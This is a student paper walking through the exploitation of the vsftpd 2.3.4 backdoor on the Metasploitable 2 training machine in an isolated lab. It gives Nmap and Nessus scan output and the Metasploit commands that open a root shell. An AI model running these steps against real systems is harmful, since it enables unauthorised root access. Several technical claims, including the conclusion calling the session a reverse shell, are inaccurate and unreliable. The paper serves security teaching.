Exploiting FTP/21 version VSFTDP 2.3.4 in metasploitable 2

K.N. Dilshan.
Department of Computer Systems Enguneering
Sri Lanka Institute of Information Technology
Malabe, Sri Lanka.
it20021870@my.sliit.lk

O.D. Abeywickrama.
Department of Computer Systems Engineering
Sri Lanka Institute of Information Technology
Malabe, Sri Lanka.
it20153540@my.sliit.lk

Narmada Gamage.
Department of Coputer Systems Engineering
Sri Lanka Institute of Information Technology
Malabe, Sri Lanaka.
narmada.g@sliit.lk

Lakmal Rupasinghe.
Department of Computer Systems Engineering
Sri Lanka Institute of Information Technology
Malabe, Sri Lanka.
lakmal.r@sliit.lk

Abstract— **With the evaluation of technology, Present world heavily depend on the computers and its processing power. Increased network bandwidth, real time connectivity and artificial intelligence cause to manufacture even more electronic telecommunication devices to the market. As more and more systems around us get Internet connectivity (IoT devices, printers, scanners and even cars) and since hacking tools are freely available, attackers perform various attacks to all over the globe. Because of that, Nowadays News of computer systems being hacked has become so common among society.**

To reduce such kind of unknown attacks, pen testing teams had to identify the vulnerabilities which inside the systems or their embedded source code. When perform such kind of vulnerability identifications or vulnerability assessment, open-source scanning tools like Nmap, Nessus, Zenmap and many other port scanning and deep scanning tools provide huge contribution. Same as intentionally intended vulnerable platforms like Metasploit, Metasploit 2, Metasploit 3 and other platforms like Kali, centOS provide testing environment for the pen testers to sharp their skills. With the use of above resources, cybersecurity exclusives patch up the existing weakness in their systems.

In this research paper, we basically review how the FTP/21 version VSFTDP vulnerability in Metasploitable 2, exploit by using preconfigured Kali Linux tools such as Nmap, Nessus and Metasploit. As same as how the above tools integrate each other to perform efficient and productive exploit.

Keywords—Artificial Intelligence, IoT devices, Metasploit, Metasploitable 2

I. INTRODUCTION

Kali Linux is an operating system that includes a number of open-source applications that were specifically designed with the hacker community in mind. Overt and covert penetration testing are the two main types of penetration testing. Covert testing is when you are simply testing the staff's ability to find out the exploits being performed on the system. Overt testing is when you have the full cooperation of the owners of the systems you are testing on. There are several types of penetration testing methods to choose from. Among them are Metasploit,
Wireshark, w3af, John the Ripper, Nessus, Nmap, Dradis, and BeEf. Bluetooth, PC microphone, Wi-Fi (WPA-protected), and man in the center attacks are only a few of the different types of attacks that can be carried out on a system.

Metasploit is a smart tool to use when it comes to defending computer systems. Metasploit is only one of the many penetration testing tools available. You will undoubtedly be able to easily detect any vulnerability through manipulation of the system, either manually (command line style) or automatically, using this software (secure web-based GUI type).

II. METASPLOITABALE 2

Rapid7's Metasploitable 2 is a Linux-based operating system. It can be downloaded from https://sourceforge.net. It's a test environment that allows you to conduct penetration testing and security analysis in a safe environment. Users must download the Metasploitable 2 and run it using either Oracle Virtual Box or VMware Workstation to set up the vulnerable computer. The user will connect to the device by entering msfadmin as the username and password. Despite the fact that this is just a test system, it has all of the features of any operating system.

III. METHODOLOGY

Before you download and use Metasploit, you need to make sure your PC can handle all of the following requirements,


- kali Linux
- Metasploitable 2
- Nmap tool
- Nessus
- Meta exploit

A. GETTING STARTED

First need to setup the Metasploitable 2 virtual box. Then need to create the network in Kali virtual box and Metasploitable 2 virtual box as host only adapter. (It is an internal network). After log into kali and give username as root and password as toor. Next log into Metasploit and give username and password as msfadmin. After the logging to kali and Metasploitable 2, we need to discover the IP addresses of this 2 machines. IP address is to be able to scan the open ports on the machines .Typing ifconfig and get the IP addresses of Metasploitable 2 and kali-Linux [1].

(Metasploitable 2 – 192.168.250.4)
(Kali Linux – 192.168.250.3)

Later, using ping command to identify this 2 machines are in same network and also these 2 machines can communicate each other. Check if Kali Linux and Metasploitable 2 are pinging.



```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:32:86:16
          inet addr:192.168.250.3  Bcast:192.168.250.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe32:8616/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1812 (1.7 KiB)  TX bytes:1752 (1.7 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:240 (240.0 B)  TX bytes:240 (240.0 B)

root@kali:~# ping 192.168.250.4
PING 192.168.250.4 (192.168.250.4) 56(84) bytes of data.
64 bytes from 192.168.250.4: icmp_req=1 ttl=64 time=0.716 ms
64 bytes from 192.168.250.4: icmp_req=2 ttl=64 time=0.394 ms
64 bytes from 192.168.250.4: icmp_req=3 ttl=64 time=0.428 ms
64 bytes from 192.168.250.4: icmp_req=4 ttl=64 time=0.335 ms
64 bytes from 192.168.250.4: icmp_req=5 ttl=64 time=0.494 ms
64 bytes from 192.168.250.4: icmp_req=6 ttl=64 time=0.253 ms
64 bytes from 192.168.250.4: icmp_req=7 ttl=64 time=0.484 ms
64 bytes from 192.168.250.4: icmp_req=8 ttl=64 time=0.402 ms
64 bytes from 192.168.250.4: icmp_req=9 ttl=64 time=0.388 ms
64 bytes from 192.168.250.4: icmp_req=10 ttl=64 time=0.492 ms
64 bytes from 192.168.250.4: icmp_req=11 ttl=64 time=0.410 ms
64 bytes from 192.168.250.4: icmp_req=12 ttl=64 time=0.445 ms
^C
--- 192.168.250.4 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11001ms
rtt min/avg/max/mdev = 0.253/0.436/0.716/0.109 ms
```

Figure 1 : two machines are pinging.

B. SCANNING

- Exploit using Nmap

Afterwards use Nmap tool. Nmap is a network mapper that has grown in popularity as one of the most widely used free network discovery tools. Nmap has become one of the most popular tools for network administrators to use when mapping their networks. The software can be used to locate live hosts on a network, conduct port scanning, ping sweeps, OS detection, and version detection, among other things.
Nmap is a network scanning tool that uses IP packets to locate all connected devices and provide information on the services and operating systems they are running.


The software is available for a variety of operating systems, including Linux, Free BSD, and Gentoo, and is most commonly used via a command-line interface (though GUI front ends are also available). Its success has also been aided by a vibrant and active user support community. Nmap was designed for large-scale networks and has the ability to search thousands of connected devices. Smaller businesses, on the other hand, have been increasingly using Nmap in recent years. Because of the rise of the Internet of Things, these companies' networks have become more complicated and, as a result, more difficult to secure [2].

As a result, several website monitoring tools now use Nmap to inspect traffic between web servers and IoT devices. The recent emergence of IoT botnets such as Mirai has sparked interest in Nmap, not least because of its ability to interrogate devices connected via the UPnP protocol and highlight any potentially malicious devices. Nmap is used to provide accurate, real-time information on your networks and the devices that are connected to them on a realistic level. Nmap's primary functions can be divided into three categories. The software first provides comprehensive information on each IP active on your networks, after which each IP can be scanned. This helps administrators to determine whether an IP address is being used by a legitimate service or by a malicious outsider [2].

Second, Nmap gives you knowledge about your entire network. It can be used to display a list of active hosts and open ports, as well as define the operating system of all connected devices. This makes it an important part of pentesting as well as a valuable method for ongoing device monitoring. For example, Nmap can be used in conjunction with the Metasploit framework to probe and then fix network vulnerabilities.

Finally, Nmap has proven to be a useful tool for users who want to secure their personal and business websites. Scanning your own web server with Nmap, particularly if you're hosting your website from home, is essentially simulating how a hacker might attack your site. This method of "attacking" your own site is a very effective way of finding security flaws [2].

Typing nmap -sP 192.168.250.3 to check what other devices are on the same network as Kali.
After typing nmap -0 192.168.250.4 to get scanning report of Metasploitable 2. Following the scan, you will find that the target machine has a large number of open ports, indicating that it has several attack vectors. (ex : ftp, telnet, ssh, etc.…) Therefor necessary to start the apache2 server before starting the Nessus.



```
root@kali:~# nmap -O 192.168.250.4

Starting Nmap 6.25 ( http://nmap.org ) at 2021-05-23 11:11 BST
Nmap scan report for 192.168.250.4
Host is up (0.00042s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:16:0B:A0 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

Figure 2: Scanning report of Metasploitable 2

- Exploit using Apache2 server.

Apache is a cross-platform HTTP server that is open-source. It comes with a lot of useful features and can be expanded with a number of modules. When operating with an Apache webserver, the most common tasks are beginning, stopping, and restarting/reloading. Different Linux distributions have different commands for handling the Apache operation. The Apache service is known as apache2 in Ubuntu and Debian. The Nessus web pages are hosted on aparche2 [3].

- Exploit using Nessus.

When it comes to network security, the majority of the tools available to evaluate your network are very complicated. While Nessus isn't fresh, it defies the trend. It's simple to use, fast to react, and can give you a quick overview of your network's protection at the touch of a button. Although Nessus is best known for scanning networks for vulnerabilities, it also has a lot of features that can be used to find flaws in custom web applications.

This isn't to suggest that Nessus can replace your favorite web application testing tool (or methodology), but it does provide valuable data that can be used as a starting point for web application tests or to indicate that additional testing is needed. When it comes to web application testing, there are two methods. The first is part of a broader "blind" test, in which you are given a set of IP addresses and asked to test the devices and systems that fall within those ranges. In a general search, web applications in this space are normally checked generically, but they do not explicitly test for web vulnerabilities.

You must first identify and count the number of web applications in use, and then conduct targeted scans to search for web vulnerabilities. The second type of testing is when you are given the URL of a web application, as well as its credentials, and asked to test it directly. Nessus will assist you with all of these activities, as well as provide useful knowledge for your research. Identifying the web server software and technologies, detecting vulnerabilities in common/popular web application software, and rudimentary CGI application testing are just a few of the first steps in web application testing offered by Nessus [4].

This post discusses how to use Nessus for network-based testing, as well as other compliance-based tests that include very detailed testing of web application environments, such as scanning for OWASP PHP security requirements and Apache CIS Benchmarks. The Nessus network security scanner now has a completely functioning web interface (Nessus Web). For approved users, Nessus Web offers public access and facilitates SSL collaboration, multiple sessions, unified scan settings, and scan report management. It was designed using a distributed multi-tier architecture.

A web browser serves as the client tier. The web tier is made up of Apache Secure Web Server, Apache HTTP Server, and Tomcat. Tomcat is a servlet engine that generates dynamic web content and monitors the Nessusd server over an SSL channel using the NTP protocol (Nessus Transport Protocol). The business tier is made up of the Nessusd server, which runs the actual network security scans [4].

The back-end storage for user scan configurations and network vulnerability scan results provided by the Nessusd server is a MySQL database. There are two user interfaces: one for the administrator and one for the rest of the users. This paper provides a summary of the Nessus Web project's design and implementation. Starting Nessus , when logging to the Nessus by using browser, the password and username of the Kali Linux, should be given for this login credentials.





Figure 3 : logging to Nessus


In the browser, clicking the scan template and get new scan. Then give the scan name, Type, Policy and Scan target (target machine IP address). When scan is completed, view the results.



This result set contains 1 note. Please click this notification dialog for more information.

Figure 4 : Metasploitable hosts summery

Nessus scan only vulnerabilities that have been identified so far. In this results there are so many vulnerabilities. Our target vulnerability is VSTFPD smiley face backdoor.



192.168.250.4

critical	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
critical	Debian OpenSSH/OpenSSL Package Random Number Generator	Gain a shell remotely	1
critical	Rogue Shell Backdoor Detection	Backdoors	1
critical	Samba NDR MS-RPC Request Heap-Based Remote Buffer	Misc.	1
critical	Unsupported Unix Operating System	General	1
critical	VNC Server 'password' Password	Gain a shell remotely	1
critical	vsftpd Smiley Face Backdoor	FTP	1
high	Microsoft Windows SMB Shares Unprivileged Access	Windows	1

Figure 5 : VSTFPD smiley face backdoor

VSFTPD smiley face backdoor

- **Synopsis**

The remote FTP server contains a backdoor allowing execution of arbitrary code.


- **Description**

The version of VSTFPD running on the remote host has been compiled with a backdoor. Attempting to login with a username containing smiley face triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this execute arbitrary code as root. This vulnerability has been available since July 3, 2011.

- **Solution**

Validate and recompile a legitimate copy of the source code.



Synopsis

The remote FTP server contains a backdoor allowing execution of arbitrary code.

Description

The version of vsftpd running on the remote host has been compiled with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.


An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

Solution

Validate and recompile a legitimate copy of the source code.

Figure 6 : VSFTPD smiley face backdoor

Before starting Nessus, you have to start SQL database .The code to start this SQL database is service postgresql start.



```
root@kali:~# service postgresql start
```

Figure 7: code of SQL database

IV. METASPLOIT


H.D. Moore started the Metasploit Project in 2003 as a Perl-based portable network tool with the help of core developer Matt Miller. It was completely converted to Ruby by 2007, and the license was purchased by Rapid7 in 2009, where it is still used in Rapid7's IDS signature creation and targeted remote exploit, fuzzing, anti-forensic, and evasion software. The Metasploit framework, which is integrated into the Kali Linux OS, houses some of these other resources. Metasploit Pro and Metasploit Express are two proprietary Open Core tools developed by Rapid7 [5].

Since then, The Metasploit framework is a powerful tool that cybercriminals and ethical hackers can use to investigate systemic vulnerabilities on networks and servers. It can be easily modified and used with most operating systems because it is an open-source platform that allows testing through command line alterations or GUI. It's also a simple to set up, dependable tool that gets the job done regardless of platform or language .The pen testing team will use Metasploit to inject ready-made or custom code into a network to look for flaws. When vulnerabilities have been found and reported, the information can be used to correct structural deficiencies and prioritize solutions, which is another type of threat hunting. Metasploit currently has 1677 exploits spread across 25 platforms, including Android, PHP, Python, Java, Cisco, and others. Nearly 500 payloads are carried by the system, including:

- Command shell payloads that enable users to run scripts or random commands against a host
- Dynamic payloads that allow testers to generate unique payloads to evade antivirus software
- Meterpreter payloads that allow users to commandeer device monitors using VMC and to take over sessions or upload and download files
- Static payloads that enable port forwarding and communications between networks [5].

C. *EXPLOITATION*


This malicious backdoor has been built in the server of ftp, giving the attacker root access to the target machine. The VSTFPD v2.3.4 vulnerability had an exploit available in the Metasploit framework. Then using msfconsole for start the Metasploit [6].



```
root@kali:~# msfconsole

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.2-2013061201 [core:4.6 api:1.0]
+ -- --=[ 1111 exploits - 626 auxiliary - 178 post
+ -- --=[ 307 payloads - 30 encoders - 8 nops

msf > search vsftpd
```

Figure 8: Metasploit


Since the exploit is in the database , you can use it to gain access to the target machine.
When msfconsole is running select the backdoor exploit using the following command,



```
msf > use  exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

Figure 9: backdoor exploiting command


The command info will provide details on the exploit. Run the command and see what's missing from this exploit's execution RHOST isn't here.



```
msf > use  exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
    Version: 0
   Platform: Unix
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  hdm <hdm@metasploit.com>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  21               yes       The target port
```

Figure 10: missing RHOST command


Then using IP addresses logged earlier from the Metasploitable 2 , run the command, and set RHOST IP address from Metasploitable 2.



```
  --   ----
  0    Automatic

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOST   192.168.250.4    yes       The target address
  RPORT   21               yes       The target port

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  http://www.osvdb.org/73573
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf exploit(vsftpd_234_backdoor) > 
```

Figure 11: set the RHOST

Now you can type exploit to exploit the target. Running whoami shows that I am running as root, hence you can achieve your goal.



```
[*] 192.168.250.4 - Command shell session 1 closed.  Reason: User exit
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.250.3:38913 -> 192.168.250.4:6200) at 2021-
05-23 11:51:05 +0100

whoami
root
id
uid=0(root) gid=0(root)
```

Figure 12: root shell through Metasploit

CONCLUSION

Exploiting vulnerabilities leads to obtaining a root or administrator shell on the target host and performing post-exploitation on the machine. In most cases, a shell's acquired privilege level is in the sense of the exploited program. As VSFTPD v2.3.4 runs in root mode and executes shellcode with a reverse shell, the reverse shell runs in root mode as well.

This isn't always the case, and system administrators run services and applications under privileged accounts with no more rights than are strictly required. When an exploited service executes shellcode as a privileged account, the shell executes in the same privileged sense as the exploited service. If you get a low-privileged shell back, you'll need to use privilege escalation tactics to get it to an administrator shell.

ACKNOWLEDGMENT

Specially thanks go out to our Systems and network programming (C/ python) lecturer in charge Dr. Lakmal Rupasinghe and the co – lecturer “Miss Narmada Gamage” for their valuable mentoring and technical advice making us motivate to complete our work. Furthermore, in this occasion we like to mention our cybersecurity batchmates who provide their very valuable feedback and much appreciated guidance during this research.

REFERENCES

[1] HACKING TUTORIALS. (2016.07.29). Exploiting VSFTPD v2.3.4 on Metasploitable 2. Available : https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/

[2] Linda Markowsky, George Markowsky, “Scanning for Vulnerable Devices in the Internet of Things” The 8th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems. Available : https://www.researchgate.net/publication/294457975_Scanning_for_Vulnerable_Devices_in_the_Internet_of_Things

[3] Valentina Piantadosi, Simone Scalabrino, Rocco Oliveto,” Fixing of Security Vulnerabilities in Open Source Projects: A Case Study of Apache HTTP Server and Apache Tomcat” , 2019 12th IEEE Conference on Software Testing, Validation and Verification (ICST). Available : https://www.researchgate.net/publication/337289678_Fixing_of_Security_Vulnerabilities_in_Open_Source_Projects_A_Case_Study_of_Apache_HTTP_Server_and_Apache_Tomcat

[4] Sheetal Bairwa, Bhawna Mewara, Jyoti Gajrani, “Vulnerability Scanners-A Proactive Approach To Assess Web Application Security”, International Journal on Computational Sciences & Applications (IJCSA) Vol.4, No.1, February,2014. Available : https://www.researchgate.net/publication/261182006_Vulnerability_Scanners-A_Proactive_Approach_To_Assess_Web_Application_Security

[5] JEFF PETTERS (3/29/2020), “What is Metasploit? The Beginner’s Guide”. Available : https://www.varonis.com/blog/what-is-metasploit/

[6] Tsitsi Flora, “Exploiting FTP in Metasploitable 2”, Aug 13,2020. Available : https://medium.com/@tsitsimunikwa97/exploiting-ftp-in-metasploitable-2-8230a53be5ce